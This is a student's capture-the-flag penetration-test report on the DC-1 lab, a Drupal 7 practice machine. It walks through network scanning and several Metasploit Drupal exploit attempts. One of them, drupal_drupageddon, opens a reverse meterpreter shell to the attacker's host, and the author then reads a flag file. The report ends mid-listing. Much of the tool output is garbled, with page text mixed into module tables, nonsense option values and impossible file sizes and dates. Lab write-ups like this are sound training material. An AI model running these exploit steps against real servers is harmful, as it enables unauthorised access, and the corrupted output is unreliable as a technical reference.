

DC-1 LAB

Name: Ritesh R Bardikar

Date: 23/08/25

Email: riteshbardikar@gmail.com

Table Of Contents

1.	Executive Summary	3
2.	Attack Narrative	4
3.	Conclusion	17-18
4.	Recommendation	17-18

Executive Summary:

I conducted a security assessment on 00:0C:29:BC:3D:AD (DC-1 Lab) machine with the primary objective of recovering its hidden flags. To achieve this, I leveraged multiple security flaws that were present in the system. Through a series of simulated attacks, I was able to compromise sensitive components of the target, successfully retrieving the flags. The assessment highlighted significant weaknesses within the machine's security posture. These vulnerabilities not only allowed me to achieve my stated goal but could also potentially be exploited further for other malicious activities. For this exercise, my focus remained strictly on flag capture, without extending into additional exploitation paths.

Potential threats of the security weakness may contain:

- Misusing the open ports available.
- Can manipulate the data through various methods.
- Gaining the shells access.
- Gaining the admins access.
- Backdoor can be created in future.
- Hidden files and directory data can be retrieved.

Summary of the Result:

I discovered several serious flaws in the DC-1 machine's security assessment that put the system in danger of collapsing. I was successful in gaining direct access to the server by taking advantage of the application's use of an antiquated and potentially vulnerable platform. I then immediately had unfettered access to the system's core files, which revealed all user accounts and passwords. This implies that an attacker can read and alter these accounts as they see fit, allowing them to impersonate any user without limitations, steal credentials, or hijack identities. Following more investigation, I found setup errors and inadequate permission settings that gave me the ability to increase privileges and take complete root-level control of the computer. Nothing is protected at this point; an attacker might delete or add administrators, corrupt or exfiltrate the database, alter system configurations, or even cause the server to crash. A single assault has the potential to damage, alter, or steal the entire environment, including its data, services, and user confidence. Once attacked, the system is completely compromised and cannot be recovered. seriously endanger the system's availability, confidentiality, and integrity.

Attack Narrative:

Gathering information of the system like getting IP address.

```
(root㉿kali)-[~/home/kali]
# arp-scan 192.168.187.0/24
Interface: eth0, type: EN10MB, MAC: 00:0c:29:3a:9c:e4, IPv4: 192.168.187.145
WARNING: Cannot open MAC/Vendor file ieeeoui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
)
192.168.187.1 00:50:56:c0:00:08 (Unknown)
192.168.187.2 00:50:56:cb:3c:a5 (Unknown)
192.168.187.142 00:0c:29:bc:3d:ad (Unknown)
192.168.187.254 00:50:56:f3:f1:92 (Unknown)


4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.879 seconds (136.24 hosts/sec)
. 4 responded
```

Scanning to get information on the open ports.

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-08 12:31 UTC
Nmap scan report for 192.168.187.142
Host is up (0.00063s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
|   1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|   2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_ 256 2d:33:98:5c:97:3f:cc:84:b8:22:68:8d:b0:05:5f:d9 (ECDSA)
80/tcp    open  http    Apache httpd 2.2.22 ((Debian))
!_http-title: Welcome to Drupal Site | Drupal Site
!_http-server-header: Apache/2.2.22 (Debian)
!_http-generator: Drupal 7 (http://drupal.org)
!_http-robots.txt: 36 disallowed entries (15 shown)
/_includes/_misc/_modules/_profiles/_scripts/
/_themes/_CHANGELOG.txt /cron.php /INSTALL.mysql.txt
/_INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
/_LICENSE.txt /MAINTAINERS.txt
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto service
|   100000  2,3,4      111/tcp   rpcbind
|   100000  2,3,4      111/udp   rpcbind
|   100000  3,4       111/tcp   rpcbind
|   100000  3,4       111/udp   rpcbind
|   100024  1          40950/tcp  status
|   100024  1          41274/udp status
|   100024  1          53159/udp status
|_ 100024  1          53610/tcp   status
MAC Address: 00:0C:29:BC:3D:AD (VMware)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
```

Http port is open hence checking for the website vulnerabilities.

Analysing the home page.




Penetration Testing

Didn't got any information on the source code of the index page.

```

1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML+RDFa 1.0//EN"
2 <http://www.w3.org/MarkUp/DTD/xhtml-rdfa-1.dtd">
3 <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" version="XHTML+RDFa 1.0" dir="ltr"
4 xmlns:content="http://purl.org/dc/terms/">
5 xmlns:dc="http://purl.org/dc/terms/"
6 xmlns:foaf="http://xmlns.com/foaf/0.1/"
7 xmlns:og="http://opengraph.me/ns#"
8 xmlns:rdfs="http://www.w3.org/2000/01/rdf-schema#"
9 xmlns:sio="http://www.w3.org/2002/07/sioc/ns#"
10 xmlns:sioct="http://www.w3.org/2002/07/sioc/types#"
11 xmlns:skos="http://www.w3.org/2004/02/skos/core#"
12 xmlns:xsd="http://www.w3.org/2001/XMLSchema#"
13
14 <head profile="http://www.w3.org/1999/xhtml/vocab">
15 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
16 <link rel="shortcut icon" href="http://192.168.187.142/misc/favicon.ico" type="image/vnd.microsoft.icon" />
17 <meta name="Generator" content="Drupal 7 (http://drupal.org)" />
18 <meta name="generator" content="Drupal 7 (http://drupal.org)" />
19 <style type="text/css" media="all">&gt;@import url("http://192.168.187.142/modules/system/base.css?pn6csl");
20 @import url("http://192.168.187.142/modules/system/system.menus.css?pn6csl");
21 @import url("http://192.168.187.142/modules/system/system.messages.css?pn6csl");
22 @import url("http://192.168.187.142/modules/system/theme.css?pn6csl");</style>
23 <style type="text/css" media="all">&gt;@import url("http://192.168.187.142/modules/field/theme/field.css?pn6csl");
24 @import url("http://192.168.187.142/modules/node/node.css?pn6csl");
25 @import url("http://192.168.187.142/modules/user/user.css?pn6csl");
26 @import url("http://192.168.187.142/sites/all/modules/user/user.css?pn6csl");
27 @import url("http://192.168.187.142/sites/all/modules/views/css/views.css?pn6csl");</style>
28 <style type="text/css" media="all">&gt;@import url("http://192.168.187.142/sites/all/modules/ctools/css/ctools.css?pn6csl");</style>
29 <style type="text/css" media="all">&gt;@import url("http://192.168.187.142/themes/bartik/css/layout.css?pn6csl");
30 @import url("http://192.168.187.142/themes/bartik/css/style.css?pn6csl");
31 @import url("http://192.168.187.142/themes/bartik/css/colors.css?pn6csl");</style>
32 <style type="text/css" media="print">&gt;@import url("http://192.168.187.142/themes/bartik/css/print.css?pn6csl");</style>
33
34 <!--If Ite IE 7-->
35 <link type="text/css" rel="stylesheet" href="http://192.168.187.142/themes/bartik/css/ie.css?pn6csl" media="all" />
36 </endif-->
37
38 <!--If Ite IE 6-->
39 <link type="text/css" rel="stylesheet" href="http://192.168.187.142/themes/bartik/css/ie6.css?pn6csl" media="all" />
40 </endif-->
41 <script type="text/javascript" src="http://192.168.187.142/misc/jquery.js?v=1.4.4">&lt;/script>
42 <script type="text/javascript" src="http://192.168.187.142/misc/jquery.once.js?v=1.2">&lt;/script>
43 <script type="text/javascript" src="http://192.168.187.142/misc/drupal.js?pn6csl">&lt;/script>
44 <script type="text/javascript">
45 <!-->&lt;!-->!![CDATA[/>-->.
46 jQuery.extendDrupal.settings, {"basePath": "/", "pathPrefix": "", "ajaxPageState": {"theme": "bartik", "theme_token": "dg19bmSh0atuCSbWLfe4ZC6JDNaZ2q1l6ha_D7Eyv4", "js": {"misc/jquery.js": 1, "misc/jquery.once.js": 1, "misc/jquery.once.js": 1, "misc/drupal.js": 1}, "css": {"bartik/css/print.css": 1, "bartik/css/style.css": 1, "bartik/css/colors.css": 1, "bartik/css/layout.css": 1, "bartik/css/ie.css": 1, "bartik/css/ie6.css": 1, "misc/jquery.js": 1, "misc/jquery.once.js": 1, "misc/drupal.js": 1}};<!-->.
47 //-->!!>
```

Checking for SQL injection on input boxes.



User login

Username *

Password *

- [Create new account](#)
- [Request new password](#)

Welcome to Drupal Site

No front page content has been created yet.

Penetration Testing

Scanning the website to get more information.


```
+ Target Hostname: 192.168.187.142
+ Target Port: 80
+ Start Time: 2025-08-11 03:02:24 (GMT0)

+ Server: Apache/2.2.22 (Debian)
+ Retrieved X-powered-by header: PHP/5.4.45-0+deb7u14.
+/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+/: Drupal 7 was identified via the x-generator header. See: https://www.drupal.org/project/remove_http_headers
+/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.scanner/vulnerabilities/missing-content-type-header/
+/robots.txt: Server may leak inodes via ETags, header found with file /robots.txt, inode: 152289, size: 1561, mtime: Wed Nov 20 20:45:59 2013. See: http://cve.mitre.org/cgi-bin/cveid.cgi?cve=2013-018

+/robots.txt: Entry '/install.php' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+/robots.txt: Entry '/filter/tips/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+/robots.txt: Entry '/?q=user/register/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+/robots.txt: Entry '/MAINTAINERS.txt' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+/robots.txt: Entry '/user/login/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+/robots.txt: Entry '/INSTALL.sqlite.txt' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+/robots.txt: Entry '/LICENSE.txt' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+/robots.txt: Entry '/INSTALLpgsql.txt' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+/robots.txt: Entry '/user/register/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+/robots.txt: Entry '/?q=user/Login/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+/robots.txt: Entry '/UPGRADE.txt' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+/robots.txt: Entry '/INSTALL.mysql.txt' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+/robots.txt: Entry '/?q=user/password/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+/robots.txt: Entry '/?q=filter/tips/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+/robots.txt: Entry '/user/password/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
```

While scanning we got robots.txt page.

Checking if we can get any information in robots.txt page.



```
# 
# robots.txt
#
# This file is to prevent the crawling and indexing of certain parts
# of your site by web crawlers and spiders run by sites like Yahoo!
# and Google. By telling these "robots" where not to go on your site,
# you save bandwidth and server resources.
#
# This file will be ignored unless it is at the root of your host:
# Used: http://example.com/robots.txt
# Ignored: http://example.com/site/robots.txt
#
# For more information about the robots.txt standard, see:
# http://www.robotstxt.org/wc/robots.html
#
# For syntax checking, see:
# http://www.sxw.org.uk/computing/robots/check.html

User-agent: *
Crawl-delay: 10
# Directories
Disallow: /includes/
Disallow: /misc/
Disallow: /modules/
Disallow: /profiles/
Disallow: /scripts/
Disallow: /themes/
# Files
Disallow: /CHANGELOG.txt
Disallow: /cron.php
Disallow: /INSTALL.mysql.txt
Disallow: /INSTALLpgsql.txt
Disallow: /INSTALL.sqlite.txt
Disallow: /install.php
Disallow: /INSTALL.txt
Disallow: /LICENSE.txt
Disallow: /MAINTAINERS.txt
Disallow: /update.php
Disallow: /UPGRADE.txt
Disallow: /xmlrpc.php
# Paths (clean URLs)
Disallow: /admin/
Disallow: /comment/reply/
Disallow: /filter/tips/
Disallow: /node/add/
```

No leads here.

Penetration Testing

Trying Metasploit to get the access of the terminal.

Searching for the Drupal Site for any leads.

```
Metasploit Documentation: https://docs.metasploit.com/
search Drupal
msf6 > search Drupal

Matching Modules
=====
#  Name                                         Disclosure Date   Rank    Check  Description
-  exploit/unix/webapp/drupal_coder_exec          2016-07-13     excellent Yes   Drupal Coder Module Remote Command Execution
0  exploit/unix/webapp/drupal_drupageddon2        2018-03-28     excellent Yes   Drupal drupageddon 2 Forms API Property Injection
1  \_ target: Automatic (PHP In-Memory)
2  \_ target: Automatic (PHP Dropper)           + Password field is required
3  \_ target: Automatic (Unix In-Memory)
4  \_ target: Automatic (Unix In-Memory)           + Sorry, unrecognized user name or password. Did you forget an 'o' in your password?
5  \_ target: Automatic (Linux Dropper)
6  \_ target: Drupal 7.x (PHP In-Memory)
7  \_ target: Drupal 7.x (PHP Dropper)
8  \_ target: Drupal 7.x (Unix In-Memory)
9  \_ target: Drupal 7.x (Unix Drupageddon)        User login
10 \_ target: Drupal 8.x (PHP In-Memory)
11 \_ target: Drupal 8.x (PHP Drupageddon)         Username *
12 \_ target: Drupal 8.x (Unix In-Memory)
13 \_ target: Drupal 8.x (Linux Drupageddon)        "or"="1"
14 \_ AKA: SA-CORE-2018-002
15 \_ AKA: Drupalgeddon 2                         Password *
16 exploit/multi/http/drupal_drupageddon          2014-10-15     excellent No    Drupal HTTP Parameter Key/Value SQL Injection
17 \_ target: Drupal 7.0 - 7.31 (form-cache PHP injection method)
18 \_ target: Drupal 7.0 - 7.31 (user-post PHP injection method)
19 auxiliary/gather/drupal_openid_xxe            2012-10-17     normal   Yes   Drupal OpenID External Entity Injection
20 exploit/unix/webapp/drupal_rests_ws_exec       2016-07-13     excellent Yes   Drupal RESTWS Module Remote PHP Code Execution
21 exploit/unix/webapp/drupal_unserialize          2019-02-20     normal   Yes   Drupal RESTful Web Services unserialize() RCE
22 \_ target: PHP In-Memory
23 \_ target: Unix In-Memory
24 auxiliary/scanner/http/drupal_views_user_enum  2010-07-02     normal   Yes   Drupal Views Module Users Enumeration
25 exploit/unix/webapp/php_xmlrpc_eval            2005-06-29     excellent Yes   PHP XML-RPC Arbitrary Code Execution

Welcome to Drupal Site
=====
No front page content has been created yet.

Interact with a module by name or index. For example info 25, use 25 or use exploit/unix/webapp/php_xmlrpc_eval
```

Got some exploits available.

Penetration Testing

Trying to exploit through this exploits.

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/webapp/drupal_coder_exec) > show options

Module options (exploit/unix/webapp/drupal_coder_exec):
Name  Current Setting  Required  Description
-----+-----+-----+
Proxies          /var/www/html/webapp/    no      A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          192.168.187.142   yes     The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT           80                 yes     The target port (TCP)
SSL             false              no      Negotiate SSL/TLS for outgoing connections
TARGETURI        /vscanner/http/yes    view    The target URI of the Drupal installation
VHOST           exploit.unix/webapp/php/no    rpc_eval  HTTP server virtual host

Payload options (cmd/unix/reverse_bash): For example, specify lhost or use exploit/unix/webapp/php/mimpayload
Name  Current Setting  Required  Description
-----+-----+-----+
LHOST          192.168.187.145  yes     The listen address (an interface may be specified)
LPORT          4444              yes     The listen port

Exploit target: current Setting  Required  Description
-----+-----+-----+
Id  Name          no      A proxy chain of format type:host:port[,type:host:port][...]
--  --            yes     The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
0  Automatic      yes     The target port (TCP)
SSL             false              no      Negotiate SSL/TLS for outgoing connections
TARGETURI        /vscanner/http/yes    view    The target URI of the Drupal installation
VHOST           exploit.unix/webapp/php/no    rpc_eval  HTTP server virtual host

View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/drupal_coder_exec) > set TARGETURI http://192.168.187.142
TARGETURI => http://192.168.187.142
msf6 exploit(unix/webapp/drupal_coder_exec) > set rhost 192.168.187.142
rhost => 192.168.187.142
msf6 exploit(unix/webapp/drupal_coder_exec) > exploit
[*] Started reverse TCP handler on 192.168.187.145:4444
[*] Exploit completed, but no session was created.
```

Exploit completed but no session through 1st exploit.

```
msf6 > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_drupaleddon2) > show options

Module options (exploit/unix/webapp/drupal_drupaleddon2):
Name  Current Setting  Required  Description
-----+-----+-----+
DUMP_OUTPUT  false          no      Dump payload command output
PHP_FUNC     passthru       yes     PHP function to execute
Proxies      /var/www/html/webapp/  no      A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS      192.168.187.142  yes     The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT         80               yes     The target port (TCP)
SSL           false          no      Negotiate SSL/TLS for outgoing connections
TARGETURI    /vscanner/install/yes  view    Path to Drupal install
VHOST         exploit.unix/webapp/php/no    rpc_eval  HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
-----+-----+-----+
LHOST          192.168.187.145  yes     The listen address (an interface may be specified)
LPORT          4444              yes     The listen port

Exploit target:
-----+-----+-----+
Id  Name          no      A proxy chain of format type:host:port[,type:host:port][...]
--  --            yes     The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
0  Automatic (PHP In-Memory)  yes     The target port (TCP)
SSL             false          no      Negotiate SSL/TLS for outgoing connections
TARGETURI    /vscanner/install/yes  view    Path to Drupal install
VHOST         exploit.unix/webapp/php/no    rpc_eval  HTTP server virtual host

View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/drupal_drupaleddon2) > set rhost 192.168.187.142
rhost => 192.168.187.142
msf6 exploit(unix/webapp/drupal_drupaleddon2) > set TARGETURI http://192.168.187.142
TARGETURI => http://192.168.187.142
msf6 exploit(unix/webapp/drupal_drupaleddon2) > exploit
[*] Started reverse TCP handler on 192.168.187.145:4444
[!] Running automatic check ("set AutoCheck false" to disable)
[!] Exploit aborted due to failure: unknown: Cannot reliably check exploitability. "set ForceExploit true" to override check result.
[*] Exploit completed, but no session was created.
```

Wasn't able to exploited through 2nd exploit.

Penetration Testing

```
msf6 > use 16
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/drupal_drupageddon) > show options
Module options (exploit/multi/http/drupal_drupageddon):
Name      Current Setting  Required  Description
Proxies          /           no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          /           yes       The target host(s), see https://docs.metasploit.com/docs/web/HTTP/Headers/X-Frame-Options
RPORT          80           yes       The target port (TCP)
SSL             false        no        Negotiate SSL/TLS for outgoing connections
TARGETURI       /           yes       The target URI of the Drupal installation
VHOST          /           no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST    192.168.187.145  yes       The listen address (an interface may be specified)
LPORT    4444           yes       The listen port

Exploit target:
Id  Name
--  --
 0  Drupal 7.0 - 7.31 (form-cache PHP injection method)

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/drupal_drupageddon) > set rhost 192.168.187.142
rhost => 192.168.187.142
msf6 exploit(multi/http/drupal_drupageddon) > set TARGETURI http://192.168.187.142/
TARGETURI => http://192.168.187.142/
msf6 exploit(multi/http/drupal_drupageddon) > exploit
[*] Started reverse TCP handler on 192.168.187.145:4444
[*] Sending stage (40004 bytes) to 192.168.187.142
[*] Meterpreter session 1 opened (192.168.187.145:4444 → 192.168.187.142:59368) at 2015-08-10 17:15:51 +0000
```

Successfully exploited and created session at 16th exploit.

Mode	Size	Type	Last modified	Name
100644/rw-r--r--	747324309678	fil	188498731153-02-09 02:33:43 +0000	.gitignore
100644/rw-r--r--	24769076401799	fil	188498731153-02-09 02:33:43 +0000	.htaccess
100644/rw-r--r--	6360846566857	fil	188498731153-02-09 02:33:43 +0000	COPYRIGHT.txt
100644/rw-r--r--	6231997547947	fil	188498731153-02-09 02:33:43 +0000	INSTALL.mysql.txt
100644/rw-r--r--	8048768714578	fil	188498731153-02-09 02:33:43 +0000	INSTALL.pgsql.txt
100644/rw-r--r--	5574867551506	fil	188498731153-02-09 02:33:43 +0000	INSTALL.sqlite.txt
100644/rw-r--r--	76712410891717	fil	188498731153-02-09 02:33:43 +0000	INSTALL.txt
100755/rwxr-xr-x	77704548337324	fil	188270147139-03-11 15:02:15 +0000	LICENSE.txt
100644/rw-r--r--	35180077129727	fil	188498731153-02-09 02:33:43 +0000	MAINTAINERS.txt
100644/rw-r--r--	230897744188672	fil	188498731153-02-09 02:33:43 +0000	README.txt
100644/rw-r--r--	41412074677674	fil	188498731153-02-09 02:33:43 +0000	UPGRADE.txt
100644/rw-r--r--	28363964029388	fil	188498731153-02-09 02:33:43 +0000	authorize.php
100644/rw-r--r--	3092376453840	fil	188498731153-02-09 02:33:43 +0000	cron.php
100644/rw-r--r--	223338299444	fil	211037522224-07-25 04:21:02 +0000	flag1.txt
040755/rwxr-xr-x	17592186048512	dir	188498731153-02-09 02:33:43 +0000	includes
100644/rw-r--r--	2272037700113	fil	188498731153-02-09 02:33:43 +0000	index.php
100644/rw-r--r--	3019362009791	fil	188498731153-02-09 02:33:43 +0000	install.php
040755/rwxr-xr-x	17592186048512	dir	188498731153-02-09 02:33:43 +0000	misc
040755/rwxr-xr-x	17592186048512	dir	188498731153-02-09 02:33:43 +0000	modules
040755/rwxr-xr-x	17592186048512	dir	188498731153-02-09 02:33:43 +0000	profiles
100644/rw-r--r--	6704443950617	fil	188498731153-02-09 02:33:43 +0000	robots.txt
040755/rwxr-xr-x	17592186048512	dir	188498731153-02-09 02:33:43 +0000	scripts
040755/rwxr-xr-x	17592186048512	dir	188498731153-02-09 02:33:43 +0000	sites
040755/rwxr-xr-x	17592186048512	dir	188498731153-02-09 02:33:43 +0000	themes
100644/rw-r--r--	85645942869477	fil	188498731153-02-09 02:33:43 +0000	update.php
100644/rw-r--r--	9354438772866	fil	188498731153-02-09 02:33:43 +0000	web.config
100644/rw-r--r--	1791001362849	fil	188498731153-02-09 02:33:43 +0000	xmlrpc.php

Exploring and checking systems files.

Got flag1.txt.

```
meterpreter > cat flag1.txt
Every good CMS needs a config file - and so do you.
meterpreter >
```

Retrieved the 1st flag and got the some type of hint.

Penetration Testing

Exploring web.config.

```
meterpreter > ls
Listing: /var/www
meterpreter > set TARGETURI http://192.168.187.142/
TARGETURI => http://192.168.187.142/
meterpreter > run web.config
[-] The specified meterpreter session script could not be found: web.config
meterpreter > run /web.config
[-] The specified meterpreter session script could not be found: /web.config
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > cd profiles
meterpreter > cd scripts
meterpreter > stdapi_fs_chdir: Operation failed: 1
meterpreter > ls

```

Exploring Scripts.

```
meterpreter > cd profiles
meterpreter > cd scripts
meterpreter > set TARGETURI http://192.168.187.142/
TARGETURI => http://192.168.187.142/
meterpreter > exploit
Listing: /var/www/profiles
meterpreter > ls
meterpreter > cd ..
[-] Unknown command: cd.. Run the help command for more details.
meterpreter > cd ...
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > cd ...
[-] Unknown command: cd.... Run the help command for more details.
meterpreter > cd ..
[-] Unknown command: cd.. Run the help command for more details.
meterpreter > cd ...
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > cd Scripts
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > cd ...
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > ls
Listing: /var/www/scripts
meterpreter > ls
meterpreter > cd ..
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > cd ...
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > ls
Listing: /var/www
meterpreter > ls

```

Didn't got anything.

Penetration Testing

Exploring Sites.

```

100755/rwxr-xr-x 10149007722811 fil 188498731153-02-09 02:33:43 +0000 password-hash.sh
100755/rwxr-xr-x 88145613836331 fil 188498731153-02-09 02:33:43 +0000 run-tests.sh
100644/rw-r--r-- 794568949945 fil 188498731153-02-09 02:33:43 +0000 test.script

meterpreter > cd ..
meterpreter > cd web.config
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > cd sites
meterpreter > ls
Listing: /var/www/sites
_____
Mode          Size        Type  Last modified           Name
_____
